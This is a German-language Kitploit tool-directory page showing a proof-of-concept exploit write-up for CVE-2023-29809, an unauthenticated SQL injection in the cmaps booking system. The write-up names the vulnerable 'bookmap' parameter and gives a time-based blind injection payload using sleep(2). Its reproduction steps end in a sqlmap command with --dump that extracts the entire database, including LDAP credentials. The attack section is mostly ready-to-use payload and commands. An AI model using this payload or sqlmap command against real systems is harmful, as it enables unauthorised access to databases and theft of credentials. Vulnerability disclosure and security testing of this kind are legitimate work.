Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-29809 — Proof-of-Concept-Exploit für CVE-2023-29809: nicht authentifizierte SQL-Injection im Buchungssystem von cmaps. Demonstriert zeitbasierte Blind Injection und bietet einen sqlmap-Befehl für die Datenbankextraktion. | Kitploit
Tools/GitHubGitHub/zprototype/cve-2023-29809
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstests
GitHubzprototype/cve-2023-29809

CVE-2023-29809

Proof-of-Concept-Exploit für CVE-2023-29809: nicht authentifizierte SQL-Injection im Buchungssystem von cmaps. Demonstriert zeitbasierte Blind Injection und bietet einen sqlmap-Befehl für die Datenbankextraktion.

Repository anzeigen
1124vor 3 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    339
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    315

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Exploit-Titel: Unauthentifizierte SQL-Injection

  • Google Dork:
  • Datum: 27.04.2023
  • Exploit-Autor: Lucas Noki (0xPrototype)
  • Vendor Homepage: https://github.com/vogtmh
  • Software Link: https://github.com/vogtmh/cmaps
  • Version: 8.0
  • Getestet auf: Mac, Windows, Linux
  • CVE : CVE-2023-29809

Beschreibung:

Die gefundene Schwachstelle ist eine SQL-Injection. Der Parameter bookmap ist anfällig. Beim Aufruf der Seite: http://192.168.0.56/rest/booking/index.php?mode=list&bookmap=test erhalten wir die normale JSON-Antwort. Wenn jedoch ein einfaches Anführungszeichen an den Wert des Parameters bookmap angehängt wird, erhalten wir eine Fehlermeldung:

<b>Warning</b>: mysqli_num_rows() expects parameter 1 to be mysqli_result, bool given in <b>/var/www/html/rest/booking/index.php</b> on line <b>152</b><br />

Wenn nun zwei einfache Anführungszeichen angehängt werden, erhalten wir die normale Antwort ohne Fehler. Dies bestätigt die Möglichkeit einer SQL-Injection. Um die SQL-Injection tatsächlich zu beweisen, hängen wir den folgenden Payload an:

'-(select*from(select+sleep(2)+from+dual)a)--+


Die Seite wird für zwei Sekunden pausieren. Dies bestätigt die SQL-Injection.

Schritte zur Reproduktion:

  1. Senden Sie den folgenden Payload, um die Schwachstelle zu testen: '-(select*from(select+sleep(2)+from+dual)a)--+

  2. Wenn die Seite zwei Sekunden pausiert hat, führen Sie den folgenden sqlmap-Befehl aus, um die gesamte Datenbank einschließlich der LDAP-Anmeldeinformationen auszulesen.

    python3 sqlmap.py -u "http://<IP>/rest/booking/index.php?mode=list&bookmap=test*" --random-agent --level 5 --risk 3 --batch --timeout=10 --drop-set-cookie -o --dump
    

Besonderer Dank geht an iCaotix, der mir sehr geholfen hat, die Umgebung einzurichten und meinen Payload zu debuggen.

Anfrage an den Server:

Screenshot 2023-04-30 at 22.23.51

Antwort vom Server:

Schauen Sie sich die Antwortzeit an.

Screenshot 2023-04-30 at 22.24.35
Tool herunterladen